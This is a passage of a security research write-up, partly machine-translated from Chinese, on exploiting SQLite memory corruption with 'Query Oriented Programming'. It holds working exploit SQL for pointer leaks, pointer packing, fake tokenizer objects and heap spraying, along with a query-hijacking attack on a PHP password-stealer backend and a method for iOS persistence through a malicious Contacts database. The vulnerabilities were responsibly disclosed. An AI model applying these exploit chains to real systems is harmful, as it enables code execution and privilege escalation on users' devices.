这个字符的翻译是使用[这个](https://gist.github.com/ChiChou/97a53caa2c0b49c1991e)聪明的技巧完成的，并稍微调整了instr()

https://www.sqlite.org/lang_corefunc.html#instr是基于1的。

现在需要的只是*符号右侧的正确移位。

指针算术

指针算术是一项相当简单的任务，手头有整数。例如，从泄漏的tokenizer指针中提取图像库就像这样简单：

```

sqlite3> CREATE VIEW u64_libsqlite_base AS SELECT (
    (SELECT col FROM u64_leak ) - ( SELECT '3164384' )
) as col;
sqlite3> SELECT col FROM u64_libsqlite_base;
+-----+
| 140713244319744 |
+-----+

```

(/wp-content/uploads/2019/08/qop_arith.png)

64位指针的打包

在阅读了泄露的指针并按照我们的意愿操纵它们之后，将它们打包回它们的小端形式是有意义的，这样我们就可以将它们写在某个地方。

SQLite `char()` (https://www.sqlite.org/lang_corefunc.html%23char) 应该在这里使用，因为它的文档指出它将“返回一个由具有整数的Unicode码位值的字符组成的字符串”。

事实证明，它工作得相当不错，但仅限于有限的整数范围。

```

sqlite3> SELECT char(0x41);
+-----+
| A |
+-----+
sqlite3> SELECT hex(char(0x41));
+-----+
| 41 |
+-----+
sqlite3> SELECT char(0xFF);
+-----+
| ý |
+-----+
sqlite3> SELECT hex(char(0xFF));
+-----+
| C3BF |
+-----+

```



(/wp-content/uploads/2019/08/qop_char_fail.png)

较大的整数被转换为其 2 字节码位。

在对SQLite文档进行猛烈抨击之后，我们突然有了一个奇怪的顿悟：我们的漏洞实际上是一个数据库。

我们可以事先准备一个将整数映射到其预期值的表。

```

def gen_int2hex_map():
    conn.execute("CREATE TABLE hex_map (int INTEGER, val BLOB);")
    for i in range(0xFF):
        conn.execute("INSERT INTO hex_map VALUES ({}, x'{}');".format(i, "".join(['%02x' % i])))

```

(/wp-content/uploads/2019/08/qop_hex_map.png)

现在我们的指针打包查询如下：

Hey there! How can we help you today?

```
sqlite3> CREATE VIEW p64_libsqlite_base AS SELECT cast(
    (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 0) % 256)) ||
    (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 8)) % 256)) ||
    (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 16)) % 256)) ||
    (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 24)) % 256)) ||
    (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 32)) % 256)) ||
    (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 40)) % 256)) ||
    (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 48)) % 256)) ||
    (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 56)) % 256))
    as blob) as col;
```

(/wp-content/uploads/2019/08/qop_p64.png).

在内存中制作复杂的假对象

编写单个指针绝对有用，但仍然不够。许多内存安全问题利用场景要求攻击者伪造内存中的某些对象或结构，甚至编写ROP链。

从本质上讲，我们将串联我们之前介绍的几个构建块。

例如，让我们伪造自己的标记器，如此处(https://www.sqlite.org/fts3.html#custom_application_defined_tokenizers)所述。

我们的假标记器应该符合SQLite所期望的接口，如下所示：

```
struct sqlite3_tokenizer_module {
    int iVersion;
    int (*xCreate)(int argc, const char *const*argv,
                  sqlite3_tokenizer **ppTokenizer);
    int (*xDestroy)(sqlite3_tokenizer *pTokenizer);
    int (*xOpen)(sqlite3_tokenizer *pTokenizer,
                 const char *pInput, int nBytes,
                 sqlite3_tokenizer_cursor **ppCursor);
    ...
};
```

(/wp-content/uploads/2019/08/tokenizer_struct.png).

使用上述方法和简单的 JOIN 查询，我们能够非常轻松地伪造所需的对象。

```
sqlite3> CREATE VIEW fake_tokenizer AS SELECT x'4141414141414141' ||
           p64_simple_create.col ||
           p64_simple_destroy.col ||
           x'4242424242424242' FROM p64_simple_create
           JOIN p64_simple_destroy;
```

(/wp-content/uploads/2019/08/qop_fake_obj.png).

在低级调试器中验证结果时，我们看到确实创建了一个伪造的 tokenizer 对象。

```
pwndbg> telescope 0x7af868
00:0000 0x7af868 ← 0x4141414141414141 ('AAAAAAAA')
01:0008 0x7af870 → 0x4ea424 (simpleCreate) ← push rbp
02:0010 0x7af878 → 0x4ea52e (simpleDestroy) ← push rbp
03:0018 0x7af880 ← 0x4242424242424242 ('BBBBBBBB')
```

(/wp-content/uploads/2019/08/pwndbg_fake_obj.png).

Heap Spray

Hey there! How can we help you today?

Now that we crafted our fake object, it is sometimes useful to spray the heap with it.

This should ideally be some repetitive form of the latter.

Unfortunately, SQLite does not implement the REPEAT() function like MySQL.

However, this (<https://stackoverflow.com/questions/11568496/how-to-emulate-repeat-in-sqlite>) thread gave us an elegant solution.

```
sqlite3> SELECT replace(hex(zeroblob(10000)), "00",x'41414141414141'||  
          p64_simple_create.col ||  
          p64_simple_destroy.col ||  
          x'42424242424242') FROM p64_simple_create  
          JOIN p64_simple_destroy;
```

(/wp-content/uploads/2019/08/qop_heap_spray.png)

The zeroblob(N) (https://www.sqlite.org/lang_corefunc.html#zeroblob) function returns a BLOB consisting of N bytes while we use replace() (https://www.sqlite.org/lang_corefunc.html#replace) to replace those zeros with our fake object.

Searching for those 0x41s shows we also achieved a perfect consistency. Notice the repetition every 0x20 bytes.

```
[heap] 0xa973a8 0x41414141414141 ('AAAAAAA')  
[heap] 0xa973c8 0x41414141414141 ('AAAAAAA')  
[heap] 0xa973e8 0x41414141414141 ('AAAAAAA')  
[heap] 0xa97408 0x41414141414141 ('AAAAAAA')  
[heap] 0xa97428 0x41414141414141 ('AAAAAAA')  
[heap] 0xa97448 0x41414141414141 ('AAAAAAA')  
[heap] 0xa97468 0x41414141414141 ('AAAAAAA')  
[heap] 0xa97488 0x41414141414141 ('AAAAAAA')  
[heap] 0xa974a8 0x41414141414141 ('AAAAAAA')  
[heap] 0xa974c8 0x41414141414141 ('AAAAAAA')  
[heap] 0xa974e8 0x41414141414141 ('AAAAAAA')  
[heap] 0xa97508 0x41414141414141 ('AAAAAAA')  
[heap] 0xa97528 0x41414141414141 ('AAAAAAA')  
[heap] 0xa97548 0x41414141414141 ('AAAAAAA')  
[heap] 0xa97568 0x41414141414141 ('AAAAAAA')  
[heap] 0xa97588 0x41414141414141 ('AAAAAAA')  
[heap] 0xa975a8 0x41414141414141 ('AAAAAAA')  
[heap] 0xa975c8 0x41414141414141 ('AAAAAAA')  
[heap] 0xa975e8 0x41414141414141 ('AAAAAAA')
```

content/uploads/2019/08/pwndbg_spray.png).

Memory Leak – Heap

Looking at our exploitation game plan, it seems like we are moving in the right direction.

We already know where the binary image is located, we were able to deduce where the necessary functions are, and spray the heap with our malicious tokenizer.

Now it's time to override a tokenizer with one of our sprayed objects. However, as the heap address is also randomized, we don't know where our spray is allocated.

A heap leak requires us to have another vulnerability.

Again, we will target a virtual table interface.

As virtual tables use underlying shadow tables, it is quite common for them to pass raw interfaces.

Hey there! How can we help you today?

Note: This exact type of issue was mitigated in SQLite 3.20 (<https://www.sqlite.org/bindptr.html>). Fortunately, PHP7 is compiled with an earlier version. In case of an updated version, CVE-2019-8457 could be used here as well.

To leak the heap address, we need to generate an fts3 table beforehand and abuse its MATCH interface.

(/wp-content/uploads/2019/08/qop_heap_leak.png)

Just as we saw in our first memory leak, the pointer is little-endian so it needs to be reversed. Fortunately, we already know how to do so using SUBSTR().

Now that we know our heap location, and can spray properly, we can finally override a tokenizer with our malicious tokenizer!

Putting It All Together

With all the desired exploitation primitives at hand, it's time to go back to where we started: exploiting a password stealer C2.

As explained above, we need to set up a "trap" VIEW to kickstart our exploit. Therefore, we need to examine our target and prepare the right VIEW.

```
private function processnote($Data)
{
    $FileDB = GetTempFile('notezilla');
    if(!file_put_contents($FileDB, $Data))
        return FALSE;
    $db = new SQLite3($FileDB);
    if(!$db)
        return FALSE;
    $Datax = $db->query('SELECT BodyRich FROM Notes');
    $Result = '';
    while($Element = $Datax->fetchArray())
    {
        $Data__ = rtf2text($Element['BodyRich']);
        if(strlen($Data__))
        {
            $Result .= $Data__;
            $Result .= str_pad("", 30, "-") . "\r\n";
        }
    }
    $this->insert_downloads(substr($Result, 0, 20) . ".txt", $Result);
    $db->close();
    $db = $Datax = $Result = NULL;
    @unlink($FileDB);
}
```

(/wp-content/uploads/2019/08/process_note_src.png)

As seen in the snippet above, our target expects our db to have a table called Notes with hijack this query, we created the following VIEW

Hey there! How can we help you today?

1

[\(/wp-content/uploads/2019/08/notes_view_ddl.png\)](#)

After Notes is queried, 3 QOP Chains execute. Let's analyze the first one of them.

heap_spray

Our first QOP chain should populate the heap with a large amount of our malicious tokenizer.

[\(/wp-content/uploads/2019/08/heap_spray_view.png\)](#)

p64_simple_create, p64_simple_destroy, and p64_system are essentially all chains achieved with our leak and packing capabilities.

For example, p64_simple_create is constructed as:

[\(/wp-content/uploads/2019/08/p64_simple_create_qop_1.png\)](#)

([/wp-content/uploads/2019/08/p64_simple_create_qop_2.png](#)).

As these chains get pretty complex, pretty fast, and are quite repetitive, we created [QOP.py](#) (<https://github.com/CheckPointSW/QueryOrientedProgramming/>).

QOP.py makes things a bit simpler by generating these queries in pwntools style.

Creating the previous statements becomes as easy as:

([/wp-content/uploads/2019/08/qop_py_example.png](#)).

Demo



COMMIT;

Now that we have established a framework to exploit any situation where the querier cannot be sure that the database is non-malicious, let's explore another interesting use case for SQLite exploitation.

iOS Persistence

Persistence is hard to achieve on iOS as all executable files must be signed as part of Apple's Secure Boot. Luckily for us, SQLite databases are not signed.

Utilizing our new capabilities, we will replace one of the commonly used databases with a malicious version. After the device reboots and our malicious database is queried, we gain code execution.

To demonstrate this concept, we replace the Contacts DB "AddressBook.sqlitedb". As done in our PHP7 exploit, we create two extra DDL statements. One DDL statement overrides the default tokenizer "simple", and the other DDL statement triggers the crash by trying to instantiate the overridden tokenizer. Now, all we have to do is re-write every table of the original database as a view that hijacks any query performed and redirect it toward our malicious DDL.

([/wp-content/uploads/2019/08/ios_original_contacts.png](#))

([/wp-content/uploads/2019/08/ios_malicious_contacts.png](#))

Replacing the contacts db with our malicious contacts db and rebooting results in the following iOS crashdump:

([/wp-content/uploads/2019/08/ios_crashdump.png](#))

Hey there👋 How can we help you today?

1

As expected, the contacts process crashed at 0x4141414141414149 where it expected to find the xCreate constructor of our false tokenizer.

Furthermore, the contacts db is actually shared among many processes. Contacts, Facetime, Springboard, WhatsApp, Telegram and XPCProxy are just some of the processes querying it. Some of these processes are more privileged than others. Once we proved that we can execute code in the context of the querying process, this technique also allows us to expand and elevate our privileges.

Our research and methodology have all been responsibly disclosed to Apple and were assigned the following CVEs:

- CVE-2019-8600
- CVE-2019-8598
- CVE-2019-8602
- CVE-2019-8577

Future Work

Given the fact that SQLite is practically built-in to almost any platform, we think that we've barely scratched the tip of the iceberg when it comes to its exploitation potential. We hope that the security community will take this innovative research and the tools released and push it even further. A couple of options we think might be interesting to pursue are

- Creating more versatile exploits. This can be done by building exploits dynamically by choosing the relevant QOP gadgets from pre-made tables using functions such as `sqlite_version()` (https://www.sqlite.org/lang_corefunc.html#sqlite_version) or `sqlite_compileoption_used()` (https://www.sqlite.org/lang_corefunc.html#sqlite_compileoption_used).
- Achieving stronger exploitation primitives such as arbitrary R/W.
- Look for other scenarios where the querier cannot verify the database trustworthiness.

Conclusion

We established that simply querying a database may not be as safe as you expect. Using our innovative techniques of Query Hijacking and Query Oriented Programming, we proved that memory corruption issues in SQLite can now be reliably exploited. As our permissions hierarchies become more segmented than ever, it is clear that we must rethink the boundaries of trusted/untrusted SQL input. To demonstrate these concepts, we achieved remote code execution on a password stealer backend running PHP7 and gained persistency with higher privileges on iOS. We believe that these are just a couple of use cases in the endless landscape of SQLite.

Check Point IPS Product Protects against this threat: “SQLite fts3_tokenizer Untrusted Pointer Remote Code Execution (CVE-2019-8602).”

RELATED ARTICLES



ce saw 146% Increase in Cyber Attacks in 2021, marking Largest Year-on-Year	New Wormable Android Malware Spreads by Creating Auto-Replies to Messages in WhatsApp	Vulnerability in Google Play Core Library Remains Unpatched in Google Play Applications	Grapholic Exploits fingerpri
---	---	---	--



PUBLICATIONS

GLOBAL CYBER ATTACK REPORTS (<HTTPS://RESEARCH.CHECKPOINT.COM/CATEGORY/THREAT-INTELLIGENCE-REPORTS/>)
RESEARCH PUBLICATIONS (<HTTPS://RESEARCH.CHECKPOINT.COM/CATEGORY/THREAT-RESEARCH/>)
IPS ADVISORIES (<HTTPS://WWW.CHECKPOINT.COM/ADVISORIES/>)
CHECK POINT BLOG (<HTTP://BLOG.CHECKPOINT.COM/>)
DEMOS (<HTTPS://RESEARCH.CHECKPOINT.COM/CATEGORY/DEMOS/>)

TOOLS

SANDBLAST FILE ANALYSIS (<HTTPS://THREATEMULATION.CHECKPOINT.COM/>)
URL CATEGORIZATION (<HTTPS://WWW.CHECKPOINT.COM/URLCAT/>)
INSTANT SECURITY ASSESSMENT (<HTTP://WWW.CPCHECKME.COM/CHECKME/>)
LIVE THREAT MAP (<HTTPS://THREATMAP.CHECKPOINT.COM/THREATPORTAL/LIVEMAP.HTML>)

Hey there! How can we help you today?

[ABOUT US \(HTTPS://RESEARCH.CHECKPOINT.COM/ABOUT-US/\)](https://research.checkpoint.com/about-us/)

[SUBSCRIBE \(HTTPS://RESEARCH.CHECKPOINT.COM/SUBSCRIPTION/\)](https://research.checkpoint.com/subscription/)

[CONTACT US \(HTTPS://RESEARCH.CHECKPOINT.COM/CONTACT/\)](https://research.checkpoint.com/contact/)

© 1994-2022 Check Point Software Technologies LTD. All rights reserved.

Property of CheckPoint.com (<https://www.checkpoint.com/>) | Privacy Policy (<https://research.checkpoint.com/privacy-policy/>)

Hey there👋 How can we help you today?

1